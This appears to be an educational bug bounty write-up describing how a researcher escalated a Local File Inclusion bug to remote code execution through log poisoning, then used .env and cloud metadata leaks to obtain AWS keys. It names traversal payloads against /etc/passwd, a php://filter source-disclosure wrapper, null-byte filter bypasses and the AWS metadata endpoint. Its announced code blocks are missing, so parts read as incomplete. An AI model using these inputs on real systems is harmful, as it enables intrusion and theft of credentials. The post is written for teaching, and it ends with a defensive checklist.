How Hacker an LFI into a $5,000 Payday (And How You Can Too)
Learn how a researcher turned a Local File Inclusion bug into Remote Code Execution and earned $5,000 - a deep breakdown of payloads, bypasses, and real-world tactics.
Disclaimer:
This write-up is inspired by a real-world bug bounty finding, rewritten purely for educational and awareness purposes.
The goal is to teach ethical hackers and developers how Local File Inclusion (LFI) vulnerabilities occur, how they escalate, and - most importantly - how to prevent them.
🔥 Introduction: When Curiosity Pays $5,000
Every bug bounty hunter dreams of that one big find - the moment when everything clicks, the payload works, and your report gets that sweet “Critical” tag.
For Aman Sharma, that moment came when a simple Local File Inclusion (LFI) bug snowballed into a Remote Code Execution (RCE) chain, netting him $5,000.
This post walks you through his mindset, process, and techniques - not as a “hack guide,” but as a security analysis showing exactly why LFI remains one of the most underrated yet powerful vulnerabilities in web security.
🧠 What Makes LFI a Goldmine
Local File Inclusion (LFI) allows attackers to make the server include or read files it shouldn’t - such as system files, configuration data, or logs.
While it may look simple, LFI is a gateway vulnerability - it opens doors to much larger exploits:
- Sensitive information leaks (
/etc/passwd,.env,config.php) - Log poisoning → RCE
- PHP wrappers → source code disclosure
- Server-side misconfigurations → privilege escalation
Aman’s story is the perfect example of this chain reaction.
🧩 Step 1: Finding the Classic LFI
The vulnerable code snippet he found looked innocent enough:
At first glance, nothing suspicious - but there’s no input validation.
That means the file parameter is directly concatenated into the path.
Aman started testing payloads manually:
Success!
The server returned the classic /etc/passwd content - a clear LFI indicator.
He then tried encoded payloads to evade filters:
✅ Pro Tip: Use Burp Suite Decoder to try double or triple URL encodings.
Some weak filters only decode once, allowing bypasses through over-encoding.
And for Windows targets:
By rotating payloads systematically, he confirmed the LFI worked across multiple paths.

🧨 Step 2: Log Poisoning - From Read to Execute
This is where things get spicy.
If you can read log files, you can execute code. How? By poisoning them.
Every request made to a server gets logged somewhere - often in /var/log/apache2/access.log or /var/log/nginx/access.log.
If Aman could inject PHP code into that log and then include it through LFI, he could execute commands on the server.
🧪 Step 1: Poison the Logs

He sent a crafted HTTP request with malicious PHP in the User-Agent header:
That line injected his PHP payload into the access log file.
🧪 Step 2: Execute It Through LFI
Now that the log file contained executable PHP code, he accessed it via LFI:
And boom - the server responded with:
He now had command execution - full RCE via LFI.
💰 Bounty Earned: $3,000 for the RCE proof-of-concept alone.

🧩 Step 3: Filter Bypass Tactics
Not all developers leave the door wide open. Some try to sanitize inputs.
Here’s how Aman bypassed them:
🚧 Null Byte Trick
Some backends automatically append .php to the input:
The %00 (null byte) truncates the .php, effectively ending the string early.
🚧 Overflow / Path Confusion
The double traversal confuses weak sanitizers by disrupting normalization.
🚧 OS Confusion
If developers block ../ but not ..\, switching between Linux and Windows-style paths works wonders.
⚙️ Step 4: Automation with ffuf
Manually testing hundreds of parameters is inefficient - automation bridges that gap.
Aman used ffuf to brute-force potential LFI parameters quickly:
The command discovered a hidden parameter:
That single find - ?lang=../../../../etc/passwd - was the key to identifying a second vulnerable endpoint.
Automation doesn’t replace creativity - it amplifies it.

🔍 Step 5: Going Beyond /etc/passwd
Once he had consistent file read access, Aman expanded his scope:
| Target | Purpose | Result |
|---|---|---|
/etc/passwd |
Basic file access test | Successful |
.env |
Environment variables (database credentials) | Found DB creds |
php://filter/convert.base64-encode/resource=index.php |
Source code disclosure | Revealed sensitive logic |
/proc/self/cgroup |
Docker check | Confirmed containerization |
http://169.254.169.254/latest/user-data |
Cloud metadata | Confirmed AWS environment |
Each discovery increased impact - and with it, the bounty.
By chaining .env leaks with cloud metadata, Aman retrieved valid AWS keys - earning another $2,000 on top.

🔦 Step 6: Detecting Blind LFI
Some LFIs don’t show direct output - a tricky scenario known as blind LFI.
To confirm such cases, Aman used timing and behavioral analysis:
Time-based Payloads
If the server response lagged noticeably, it indicated file inclusion.
Error-triggering Payloads
Useful for Windows targets - forces visible error behavior.
He combined this with Out-of-Band (OOB) techniques using DNS or HTTP callbacks for stealth confirmation.
🧩 Step 7: Debug Flags and Hidden Modes
Many applications include developer-only parameters like debug, dev, or test_mode.
These often disable sanitization filters when active.
Aman found gems like:
and
In one case, a partner application on a major e-commerce platform exposed an unfiltered LFI when ?dev=1 was set - a simple query parameter triggered unrestricted file access.
💡 Key Lessons & Takeaways
| # | Insight | Why It Matters |
|---|---|---|
| 1 | Start simple | Basic tests like /etc/passwd reveal 80% of LFIs |
| 2 | Escalate logically | Go from file read → log inclusion → RCE |
| 3 | Automate smartly | Tools like ffuf accelerate discovery, not analysis |
| 4 | Think laterally | Test for .env, Docker, and cloud metadata |
| 5 | Stay ethical | Never exploit beyond proof-of-concept; report responsibly |
Persistence and pattern recognition matter more than complex payloads.
Aman’s biggest wins came from trying the basics consistently - not reinventing the wheel.
🧰 Developer’s Defensive Guide
To prevent LFI and RCE through file inclusion flaws:
Defensive Checklist:
| Category | Secure Practice |
|---|---|
| Input Handling | Use whitelists, not blacklists |
| File Paths | Sanitize with basename() or regex |
| Server Logs | Restrict read permissions on /var/log |
| Debug Flags | Disable in production |
| PHP Config | Disable allow_url_include and allow_url_fopen |

🧠 Final Thoughts: From Curiosity to Consistency
Aman’s journey from reading about LFIs to earning $5,000 wasn’t luck - it was discipline.
He didn’t just fire payloads randomly; he followed the clues, escalated step-by-step, and thought like both a developer and an attacker.
That’s the art of ethical hacking - turning curiosity into mastery.
The next time you face a dead-end, remember:
The bug might already be in front of you - you just haven’t looked at it the right way yet.

References
- OWASP: Local File Inclusion (LFI)
- HackTricks: LFI to RCE Techniques
- PortSwigger: Exploiting File Path Traversal Vulnerabilities
- Bugcrowd University: LFI Deep Dive
Published on herish.me - turning real bug bounty stories into practical cybersecurity lessons.